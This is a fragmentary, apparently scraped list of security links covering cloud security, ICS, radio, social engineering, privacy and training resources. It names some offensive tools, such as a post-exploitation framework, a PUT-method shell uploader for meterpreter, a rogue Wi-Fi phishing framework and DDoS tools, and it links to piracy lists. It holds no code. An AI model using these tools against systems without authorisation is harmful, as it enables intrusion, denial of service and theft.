: This checklist is your guide to the best practices for deploying secure, scalable, and highly available infrastructure in Azure. Before you go live, go through each item, and make sure you haven't missed anything important!
- ChaosDB
: is an unprecedented critical vulnerability in the Azure cloud platform that allows for remote account takeover of Azure’s flagship database - Cosmos DB
- Introducing Project Freta
: Toward trusted sensing for the cloud
- Finding Azurescape
: Cross-Account Container Takeover in Azure Container Instances
- Malicious KQL Query
Azure Monitor:
Mobile / AWS
git-secrets
: Prevents you from committing secrets and credentials into git repositories
CloudMapper
: CloudMapper helps you analyze your Amazon Web Services (AWS) environments
Security Monkey
: Security Monkey monitors AWS, GCP, OpenStack, and GitHub orgs for assets and their changes over time
my-arsenal-of-aws-security-tools
: List of open source tools for AWS security: defensive, offensive, auditing, DFIR, etc
RKMS
: RKMS is a highly available key management service, built on top of AWS's KMS
FireProx
: AWS API Gateway management tool for creating on the fly HTTP pass-through proxies for unique IP rotation
: A tool for standing up (and tearing down!) purposefully insecure cloud infrastructure
- Endgame
: Creating
Bucky
: An automatic S3 bucket discovery tool
: Prowler is a security tool to perform AWS security best practices assessments, audits, incident response, continuous monitoring, hardening and forensics readiness
barq
: The AWS Cloud Post Exploitation framework!
- Text → AWS IAM Policy
: Describe your ideal AWS IAM Policy in plain text and will use GPT-3 from Open AI to generate an AWS IAM policy
Risk Assessment and Vulnerability Management
- Gearing Towards Your Next Audit
: Understanding the Difference Between Best Practice Frameworks and Regulatory Compliance Standards
is a fast tool for configurable targeted scanning based on templates offering massive extensibility and ease of use. : Community curated list of templates for the nuclei engine to find a security vulnerability in application
Risk Assessment and Vulnerability Management / Nuclei
Risk Assessment and Vulnerability Management
hcltm
: Documenting your Threat Models with HCL
Risk Assessment and Vulnerability Management / Guidelines
ICS (SCADA)
GRASSMARLIN
: Provides situational awareness of Industrial Control Systems (ICS) and Supervisory Control and Data Acquisition (SCADA) networks in support of network security assessments
ICS (SCADA) / Synchrophasor
- IEEE C37.118 Synchrophasor Protocol
wireshark wiki
ICS (SCADA)
- INFRA:HALT
: Forescout Research Labs and JFrog Security Research discover 14 new vulnerabilities affecting closed source TCP/IP stack NicheStack, allowing for Denial of Service or Remote Code Execution primarily affecting operational technology (OT) and industrial control system (ICS) devices
Conpot
: ICS/SCADA honeypot
Hello_Proto
: "Banner Grabbing" en entornos industriales
Radio
- Presenting QCSuper
: a tool for capturing your 2G/3G/4G air traffic on Qualcomm-based phones
The gr-gsm project
: Gnuradio blocks and tools for receiving GSM transmissions
srsLTE
: Open source SDR LTE software suite from Software Radio Systems (SRS)
Radio / Spectrum Analyzers, Linux
- SpectMorph
: is a free software project which allows to analyze samples of musical instruments, and to combine them (morphing)
Radio
- The LibreCellular project
aims to make it easier to create 4G cellular networks with open source software and low cost software-defined radio (SDR) hardware
RFSec-ToolKit
is a collection of Radio Frequency Communication Protocol Hacktools
Radio / Satellite
Radio / Satellite / How Do I Crack Satellite and Cable Pay TV? (33c3)
 Capture data from QPSK-demodulated OOB bitstream with Saleae logic analyzer and output byte stream.
Social Engineering
Cartero
: Social Engineering Framework
- The Basics of Social Engineering
by Chris Pritchard on DEF CON 27. Books suggested:
Social Engineering / The Basics of Social Engineering
- Never Split Difference
Chris Voss
- The Carisma Myth
Olivia Fox Cabane
- Hacking the Human
Ian Mann
- Chris Hadnagy
The Art Of Social Engineering -
- Joe Navarro
What Everybody is Saying -
Social Engineering
: repository from TrustedSec - All new versions of SET will be deployed here
Tools
bettercap
, the Swiss army knife for network attacks and monitoring
is an highly configurable HTTP middleware for API security
Tool Analysis Result Sheet
and , via by jpcertcc
EKOLABS
tools repo
- Vapor PwnedPasswords Provider
: Package for testing a password against Pwned Passwords V2 API in Vapor
- XPoCe
XPC Snooping utilties for MacOS and iOS (version 2.0)
Enterprise Password Quality Checking
using any hash data sources (HaveIBeenPwned lists, et al)
DockerAttack
: Various Tools and Docker Images
is a Python scriptable Reverse Engineering sandbox
find3
: High-precision indoor positioning framework, version 3
structured-text-tools
: A list of command line tools for manipulating structured text data
telnetlogger
: Simulates enough of a Telnet connection in order to log failed login attempts
vault
: A tool for secrets management, encryption as a service, and privileged access management
- WeakNet LINUX 8
: This is an information-security themed distribution that has been in development since 2010
- HiTB
: It was a part of HackTheBox platform
arphid
: DYI 125KHz RFID read/write/emulate guide
: The hackers tool belt
git-bug
: Distributed bug tracker embedded in Git
mkcert
: A simple zero-config tool to make locally trusted development certificates with any names you'd like
: Like nmap for mapping wifi networks you're not connected to, plus device tracking
Polymorph
is a real-time network packet manipulation framework with support for almost all existing protocols
query_huawei_wifi_router
: A CLI tool that queries a Huawei LTE WiFi router (MiFi) to get statistics such as signal strength, battery status, remaining data balance etc
kravatte
: Implementation of Kravatte Encryption Suite
noisy
: Simple random DNS, HTTP/S internet traffic noise generator
: The purpose of this application is to analyze and create statistics of repetitive lock patterns that everyday users create and use
Google Chromium
, sans integration with Google
Gammux
: A Gamma muxing tool. This tool merges two pictures together by splitting them into high and low brightness images
- openvotenetwork
: Implementation of anonymous in go
put2win
: Script to automatize shell upload by PUT HTTP method to get meterpreter
NMapGUI
: Advanced Graphical User Interface for NMap
python-nubia
: A command-line and interactive shell framework
nipe
: is a script to make Tor Network your default gateway
: File upload vulnerability scanner and exploitation tool
: FIDO2 USB+NFC token optimized for security, extensibility, and style
- Joint Report On Publicly Available Hacking Tools
: by Canadian Centre for Cyber Security
APTSimulator
: A toolset to make a system look as if it was the victim of an APT attack
debugger-netwalker
: NetWalker Debugger
Bashfuscator
: A fully configurable and extendable Bash obfuscation framework. This tool is intended to help both red team and blue team
- Netflix Cloud Security SIRT releases Diffy
: A Differencing Engine for Digital Forensics in the Cloud -
- Command-Line Snippets
: A place to share useful, one-line commands that make your life easier
: A bash script for anonymizing the public IP used to browsing Internet, managing the connection to TOR network and to different VPNs providers (OpenVPN)
- Correct Horse Battery Staple
: Secure password generator to help keep you safer online
CorrectHorse
: random secure password generator
XKCD-password-generator
: Generate secure multiword passwords/passphrases, inspired by XKCD
freedomfighting
: A collection of scripts which may come in handy during your freedom fighting activities
Machine Learning and Security
: Source code about machine learning and security
: A machine learning based GitHub bot for Issues
kbd-audio
: Tools for capturing and analysing keyboard input paired with microphone capture
certstreamcatcher
: This tool is based on regex with effective standards for detecting phishing sites in real time using certstream and can also detect punycode (IDNA) attacks
Wifiphisher
: is a rogue Access Point framework for conducting red team engagements or Wi-Fi security testing
chezmoi
: Manage your dotfiles securely across multiple machines
hexyl
: A command-line hex viewer
: Wraps github api for openly available information about an organization, user, or repo
: Count the number of people around you by monitoring wifi signals
LASCAR
: Ledger's Advanced Side-Channel Analysis Repository
- Hostintel
: A Modular Python Application To Collect Intelligence For Malicious Hosts -
mXtract
: Memory Extractor & Analyzer
: a fully customized, Windows-based security distribution for penetration testing and red teaming
 Network Security Monitoring on Raspberry Pi type devices
 A secure, shared workspace for secrets
 Is my password pwned?
 mhax
 U2F Support Firefox Extension
 USB armory
 Big List of Naughty Strings
 DarkNet_ChineseTrading
Tools / commando-vm
Tools
AntiCheat-Testing-Framework
: Framework to test any Anti-Cheat on the market. This can be used as Template or Code Base to test any Anti-Cheat and learn along the way. All this code is the result of a research done for Recon2019 (Montreal)
- how we uncovered an attack on government entities in Europe
IronPython, darkly:
- inlets
: Expose your local endpoints to the Internet
papers
Papers released by the Intelstorm Team
: (⌐■_■) - Deep Reinforcement Learning vs WiFI
spyse.py
: Python API wrapper and command-line client for the tools hosted on spyse.com
- Open Steno Project
was founded by stenographer Mirabai Knight as a reaction to the closed down, proprietary nature of the court reporting industry
0bin
: Client side encrypted pastebin
usbkill
: is an anti-forensic kill-switch that waits for a change on your USB ports and then immediately shuts down your computer
gs-transfer
: Secure File Transfer via Global Socket Bounce Network
CORE
: The Common Open Research Emulator (CORE) is a tool for emulating networks on one or more machines
- VoightKampff
: Beating Google ReCaptcha and the funCaptcha using AWS Rekognition
- John the Ripper in the cloud
: John the Ripper jumbo supports hundreds of hash and cipher types
- SpamCop
is the premier service for reporting spam
vector-edk
: EFI Development Kit
H1R0GH057
: tools (DDoS, lulz, etc..)
gatekeeper
: First open-source DDoS protection system
uriDeep
: Unicode encoding attacks with machine learning
Lord Of The Strings (LOTS)
: String extraction and classification tool for binary files, designed to extract only the strings that can be considered relevant (i.e. not garbage or false positives)
: Listing of tools released by Palo Alto Networks Threat Intelligence team
glsnip
: copy and paste across machines
- CERTrating
is the first tool to assess the Maturity Level of CERTs and their services. News:
- Security Tools
: Most of the links listed here goes to the original sites
ngrok
: Introspected tunnels to localhost
cppngrok
: a cpp wrapper for ngrok (WIP)
Pybull
: Contains some cool python projects. It is 100% python coded. Have fun see_no_evil
dfss
: Daemon for sense of security. Shutdown or reboot your computer, like a " "
- Gamifying machine learning for stronger security and AI models
: : An experimentation and research platform to investigate the interaction of automated agents in an abstract simulated network environments
- BashScan
: is a port scanner built to utilize /dev/tcp for network and service discovery on systems that have limitations or are otherwise unable to use alternative scanning solutions such as nmap
python-libnessus
: Python Nessus Library - libnessus is a python library to enable devs to chat with nessus XMLRPC API, parse, store and diff scan results. It's wonderful
: Biometric fingerprint image quality assessment tool
Beta
: Beta versions of Didier Stevens's software
MaxMind ASN Importer
: This is a script to import MaxMind ASN data into Tags (Host Groups) within Stealthwatch Enterprise, allowing for more granular tuning and identification of network flows
- SubSeven is Back
: The legendary SubSeven returns with a fan-made version that delivers a retro remote control experience with no loss of functionality and no external dependencies required
Detect It Easy
: Program for determining types of files for Windows, Linux and MacOS
- Ronin
is a free and Open Source Ruby toolkit for security research and development. Ronin contains many different CLI commands and Ruby libraries for a variety of security tasks, such as encoding/decoding data, filter IPs/hosts/URLs, querying ASNs, querying DNS, HTTP, scanning for web vulnerabilities, spidering websites, install 3rd party repositories of exploits and/or payloads, run exploits, write new exploits, managing local databases, fuzzing data, and much more
Tools / Note-taking
SwiftnessX
: A cross-platform note-taking & target-tracking app for penetration testers
- cherrytree
: A hierarchical note taking application, featuring rich text and syntax highlighting, storing data in a single xml or sqlite file
- cherrytree
: A hierarchical note taking application, featuring rich text and syntax highlighting, storing data in a single xml or sqlite file
: A cross-platform note-taking & target-tracking app for penetration testers
https://github.com/zadam/trilium
[trilium] ): Build your personal knowledge base with Trilium Notes
- obsidian
: is a powerful knowledge base that works on top of a local folder of plain text Markdown files
marktext
: A simple and elegant markdown editor, available for Linux, macOS and Windows
helix
: A post-modern modal text editor
Tools / Kali
hurl
: hexadecimal & URL encoder + decoder. : hURL is a small utility that can encode and decode between multiple formats
Tools / IP Reputation
Tools / Shell tools
: some scripts for penetration testing
: bash script for Subdomain Enumeration
- password-store
: Simple password manager using gpg and ordinary unix directories
Tools / Search Engines
Tools / Search Engines / Search engines for Hackers
Tools / Search Engines / Search engines for Hackers / shodan.io
- TriOp
: Tool for quickly gathering statistical information from Shodan.io
Tools / Search Engines / Search engines for Hackers
- NAPALM FTP Indexer
lets you search and download files located on public FTP servers. The most advanced FTP Search Engine service maintained by members
Tools / Search Engines
- Insecam
: Network live IP video cameras directory
Tools / VPN
- jigsaw project
by Alphabet/Google. : VPN Server
SSHuttle
: Transparent proxy server that works as a poor man's VPN. Forwards over ssh. Doesn't require admin. Works with Linux and MacOS. Supports DNS tunneling
- WireGuard
: is an extremely simple yet fast and modern VPN that utilizes state-of-the-art cryptography. It aims to be faster, simpler, leaner, and more useful than IPSec, while avoiding the massive headache
- Crockford’s base 32 encoding
: Crockford’s base 32 encoding is a compromise between efficiency and human legibility
- Sputnik
-An Open Source Intelligence Browser Extension
PCredz
: This tool extracts Credit card numbers, NTLM(DCE-RPC, HTTP, SQL, LDAP, etc), Kerberos (AS-REQ Pre-Auth etype 23), HTTP Basic, SNMP, POP, SMTP, FTP, IMAP, etc from a pcap file or from a live interface
uncaptcha2
: defeating the latest version of ReCaptcha with 91% accuracy
Nefarious LinkedIn
: A look at how LinkedIn spies on its users
- ProtonVPN-CLI
: Linux command-line client for ProtonVPN. Written in Python
Nebula
: A scalable overlay networking tool with a focus on performance, simplicity and security
- AirVPN
A VPN based on OpenVPN and operated by activists and hacktivists in defence of net neutrality, privacy and against censorship
Tools / Secure Sharing
- CryFS
: Keep your data safe in the cloud
- Cryptomator
: Multi-platform transparent client-side encryption of your files in the cloud
- VeraCrypt
: is a free open source disk encryption software for Windows, Mac OSX and Linux
- CipherShed
: is a program that can be used to create encrypted files or encrypt entire drives (including USB flash drives and external HDDs)
- Boxcryptor
: Security for your Cloud
Nextcloud E2E
: End-to-end encryption RFC. Some old news
- DiskCryptor
is an open encryption solution that offers encryption of all disk partitions, including the system partition
ProjectSend
is a free, open source software that lets you share files with your clients, focused on ease of use and privacy. It supports clients groups, system users roles, statistics, multiple languages, detailed logs... and much more!
send
Mozilla : Simple, private file sharing from the makers of Firefox (archived). Revival:
Privacy
- Data Security on Mobile Devices
: Current State of the Art, Open Problems, and Proposed Solutions
Yggdrasil
: An experiment in scalable routing as an encrypted IPv6 overlay network
apollo
: A Unix-style personal search engine and web crawler for your digital footprint
- Who is being monitored?
: Politicians regularly claim that they need to ban encryption to protect the children. But who is actually being monitored?
TrackerControl
: monitor and control trackers and ads
- Hey Siri, Find My Ex
: Tech-Enabled Abuse in the Apple Ecosystem
 Receiving sensitive information about any Dodo pizzeria
General
the Simple Encrypted Arithmetic Library (SEAL)
: This repository is a fork of Microsoft Research's homomorphic encryption implementation
Cupcake
: A Rust library for lattice-based additive homomorphic encryption
- Decent Security
: Everyone can be secure
: Trillian implements a Merkle tree whose contents are served from a data storage layer, to allow scalability to extremely large trees
- CoPilot
is a wireless hotspot for digital security trainers that provides an easy to use web interface for simulating custom censorship environments during trainings
AgentMaps
: Make social simulations on interactive maps with Javascript!
flowsscripts
: Miner pools ips
: Exchange Transport rules to detect and enable response to phishing
- The Illustrated TLS Connection
: Every Byte Explained and
ephemera-miscellany
: Ephemera and other documentation associated with the 1337list project
CleverHans
: An adversarial example library for constructing attacks, building defenses, and benchmarking both
security
: Discussion area for security aspects of ECMAScript
hash collisions
exploitation and other , a
- Engineering Security
: general book about a range of topics in security
- Плакаты по информационной безопасности Российской армии
(ru) : Russian counter information posters
- Kerberos (I)
: How does Kerberos work? – Theory
: The vulnerable code database (Vulncode-DB) is a database for vulnerabilities and their corresponding source code if available
One-End Encryption (OEE)
: Stronger than End-to-End Encryption
- Binary Hardening in IoT products
: Last year, the team at CITL looked into the state of binary hardening features in IoT firmware
: A ZigBee hacking toolkit by Bishop Fox
Resources-for-Beginner-Bug-Bounty-Hunters
: A list of resources for those interested in getting started in bug bounties
PAN-OS GlobalProtect Portal Scanner
: Determine the Palo Alto PAN-OS software version of a remote GlobalProtect portal or management interface
- Thomas Roccia's #100DaysOfCode challenge
: IDA pro and a lot of another things
Yet another SIP003 plugin for shadowsocks, based on v2ray
: A SIP003 plugin based on v2ray
- Do you hear what I hear? A cyberattack.
: CyLab’s Yang Cai is turning network traffic data into music
- Ghost in the ethernet optic
: A few months ago I stumbled on a tweet pointing out a kind of SFP optic that claimed to be smart, made by a Russian company Plumspace
 A curated list of awesome Threat Intelligence resources
 A port of ChibiOS to the Orchard radio platform
 Xoodoo
General / Configs
 Kali-Customizations
Resources
- pwn.college
is a first-stage education platform for students (and other interested parties) to learn about, and practice, core cybersecurity concepts in a hands-on fashion. It is designed to take a “white belt” in cybersecurity to becoming a “blue belt”, able to approach (simple) CTFs and wargames. The philosophy of pwn.college is “practice makes perfect”
- 'pwnable.kr'
is a non-commercial wargame site which provides various pwn challenges regarding system exploitation. the main purpose of pwnable.kr is 'fun'
- Pwnable.tw
is a wargame site for hackers to test and expand their binary exploiting skills
- Security Zines
: graphical way of learning concepts of Application & Web Security
Resources / Training and Certifications
OSWE
: OSWE Preparation
- AWAE/OSWE
: Preparation for coming AWAE Training
AWAE-PREP
: This repository will serve as the "master" repo containing all trainings and tutorials done in preperation for OSWE in conjunction with the AWAE course. This repo will likely contain custom code by me and various courses
: learning case to prepare OSWE
AWAE-Preparation
: This repository will contain all trainings and tutorials I have done/read to prepare for OSWE / AWAE
Awesome Infosec
: A curated list of awesome infosec courses and training resources
JustTryHarder
: a cheat sheet which will aid you through the PWK course & the OSCP Exam. (Inspired by PayloadAllTheThings)
- PentesterAcademy
: Courses and Online Labs
- OpenSecurity
: We do quality pentests, security engineering, security training and we ♥ OpenSource
- OPSEC: In Theory and Practice
: Learn OPSEC through historical examples. This introductory course covers OPSEC concepts, theory, and application. You will learn how to critically assess security advice, and how to differentiate between good and bad OPSEC
opsec
: Counter Surveillance and OPSEC research
- Free Incident Response Training Plan
and . : Notes from my "Implementing a Kick-Butt Training Program: Blue Team GO!" talk
- CyberDefenders
is a training platform focused on the defensive side of cybersecurity, aiming to provide a place for blue teams to practice, validate the skills they have, and acquire the ones they need
awesome-cyber-skills
: A curated list of hacking environments where you can train your cyber skills legally and safely
 study material used for the 2018 CISSP exam
 psylinux
Resources / Conferences and Slides
- H2HC
Hackers To Hackers Conference:
Resources / Conferences and Slides / H2HC
H2HC 2017
: H2HC 2017 Slides/Materials/Presentations
: Slides/Materials/Presentations
JavaDeserH2HC
: Sample codes written for the Hackers to Hackers Conference magazine 2017 (H2HC)
Resources / Conferences and Slides / CCC:
- Modchips of the State
: Hardware implants in the supply-chain - CCC 2018
Resources / Conferences and Slides / BlackHat:
- Cybersecurity as Realpolitik
2014 Keynote: , amazing keynote by Dan Geer (Geertinho)
 Kudelski Security's 2018 pre-Black Hat crypto challenge
Resources / Conferences and Slides / BlackHat: / 2021:
Resources / Conferences and Slides / DEFCON:
- Doublethink
2018: : 8-Architecture Assembly Polyglot by Robert Xiao
- SAFEMODE
2020: , , ,
Resources / Conferences and Slides / DEFCON: / 2021:
Resources / Conferences and Slides
- SBSeg 2018
: Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (SBSeg)
Resources / Conferences and Slides / Objective by the Sea (2018):
- APFS Internals
Jonathan Levin
- Protecting the Garden of Eden
Patrick Wardle
- Code signing flaw in macOS
Thomas Reed
- From Apple Seeds to Apple Pie
Sarah Edwards
- When Macs Come Under ATT&CK
Richie Cyrus
- Crashing to Root
Bradon Azad
- Leveraging Apple's Game Engine for Advanced Threat Detection
Josh Stein / Jon Malm
- MacDoored
Jaron Bradley
- Who Moved my Pixels?
Mikahail Sosonkin
- Aliens Among Us
Michael Lynn
Resources / Conferences and Slides
An Introduction To Binary Exploitation
BlackHoodie 2018 Workshop:
Resources / Conferences and Slides / r2con2020
Resources / Conferences and Slides
- MISP Summit 05
: MISP Threat Intelligence Summit 0x05 at hack.lu 2019. Practical threat intelligence and information sharing for everyone
(OffensiveCon2018)
Outflank
- Smartphone Privacy
: How Your Smartphone Tracks Your Entire Life
- The Second Crypto War—What's Different Now
(by Susan Landau, Bridge Professor of Cyber Security and Policy, Tufts University)
- DeepState
: Bringing vulnerability detection tools into the development lifecycle, : DeepState: Symbolic Unit Testing for C and C++
- wallet.fail
: Hacking the most popular cryptocurrency hardware wallets
- Reverse Engineering
: Closed, heterogeneous platforms and the defenders’ dilemma Looking back at the last 20 years of RE and looking ahead at the next few SSTIC 2018 -- Thomas Dullien (“Halvar Flake”)
: ARM shellcode and exploit development - BSidesMunich 2018
ConPresentations
by Maddie Stone
- Venturing into the Dark
a review of Dark Side Ops 2: Adversary Simulation
Virtual Cybersecurity Conferences
: An ongoing list of virtual cybersecurity conferences
Offensive Development
: Post-Exploitation Tradecraft in an EDR World x33fcon 2020
- Developing Secure Systems Summit (DS3)
: The state of the art in developing secure computer systems is advancing rapidly, with progress in several communities around the world spanning the software industry, academia, research labs, and governments
- MODERN TECHNIQUES TO DEOBFUSCATE AND UEFI/BIOS MALWARE
HITBSecConf2019 -Amsterdam
PoC demo for HITB Amsterdam 2021
: Playing hide-n-seek with AWS GuardDuty: Post-DNS era covert channel for C&C and data exfiltration
Speaking materials from conferences
by Tim Scythe
hardik05
: My conference presentations and Materials for them
 REhint's Publications
 INFILTRATE 2019 Demo Materials
 The speaker and schedule data for GrayHat to populate Hacker Tracker and the main GrayHat website.
Resources / Sans / Quiz:
Resources / Sans
SEC642 papers
: This repository is a collection of papers used in the course that has been deprecated on the wide internet
 SANS CTI Summit 2021
psyops
- Hazard Mapping
: The information architecture of ethics, a draft proposal
Sources
Sources / hasherezade's 1001 nights
Sources
 pocorgtfo
Sources / Github repos:
Sources / Damn Vulnerable Web Application:
: a c program containing vulnerable code for common types of vulnerabilities, can be used to show fuzzing concepts
 Damn Vulnerable Web Application (DVWA)
Sources
- vvmlist
: vulnerable virtual machine list is a list of vulnerable vms with their attributes
Source
Nelson Brito's : This repository is a collection of information, code and/or tool, which I've released and/or presented in some of the most notorious conferences, helping the audience to study and understand some cybersecurity related topics
- PwnLab: init
(pt-br)
- Mamont's open FTP Index
: a lot of open FTPs!!!
fuzz.txt
: Potentially dangerous files
- Free Training: New Certified Learning Paths
: The Qualys Training team is eager to share all of the recent additions to our free training program, as well as provide insight into what is coming in 2019. You can expect to see regular updates as we continue to improve our training offerings!
- Catálogo de Fraudes
(pt-br) : Lançado em 2008 para alertar a comunidade de ensino e pesquisa sobre os principais golpes em circulação na internet, o nosso Catálogo de Fraudes é hoje um repositório importante de mensagens classificadas como fraudulentas, que serve como fonte de informação para todo o Brasil
Hackerrank
: Contains codes for some of the solutions to Hacker-rank problems
- I may have found Omega Weapon: One Powerful, Terrifying Monster Forming the Upper Reaches of Another, Much More Powerful & Terrifying Monster
. #CyberpunkisNow is a project producing Digital Privacy/Anonymity, Counter-Surveillance, Hacking, Technology, Information Security/Cyber Security, Science & Open Source Intelligence content meant to educate, establish/maintain a public dialogue & create awareness regarding the ways technology continues to permeate civilization
- 2021 Annual Threat Assessment
of the us intelligence community
- EP 67: THE BIG HOUSE
DARKNET DIARIES:
: Examples with how to not use secrets
Vulnserver
: Vulnerable server used for learning software exploitation
 Hamid's Bookmarks
Fun
resist_oped
: 🕵🏽♀️ Identifying the author behind New York Time’s op-ed from inside the Trump White House
- Attrition.org
: defacement rank
- rot8000
: rot13 for the Unicode generation ( )
- Reverse Engineering Pokémon GO Plus
: TL;DR; You can clone a Pokemon GO Plus device that you own. : github repo
- Pivots & Payloads Board Game
: Introducing the NEW SANS Pen Test Poster by SANS Institute
- Enigma machine
: This is a simulated Enigma machine. Letters to be encrypted enter at the boundary, move through the wire matrix, and exit
Goodbye-World
: The last program that every developer writes
- Enigma I
, Navy M3/M4
- pivoting
(pt-br)
BitmapFonts
: My collection of bitmap fonts pulled from various demoscene archives over the years
- types of papers
XKCD : ,
- LENS CALCULATOR
: alculate CCTV camera lens focal length, pixel density and camera zones in 3D
Awesome Piracy
: A curated list of awesome warez and piracy links
- Tetsuji
: Remote Code Execution on a GameBoy Colour 22 Years Later
KeyDecoder
app lets you use your smartphone or tablet to decode your mechanical keys in seconds
- Comparative Study of Anti-cheat Methods in Video Games
by Samuli Lehtonen
 Spoilerwall introduces a brand new concept in the field of network hardening
 abusing github commit history for the lulz
 Enigma, the Bombe, and Typex
 Dumb Password Rules
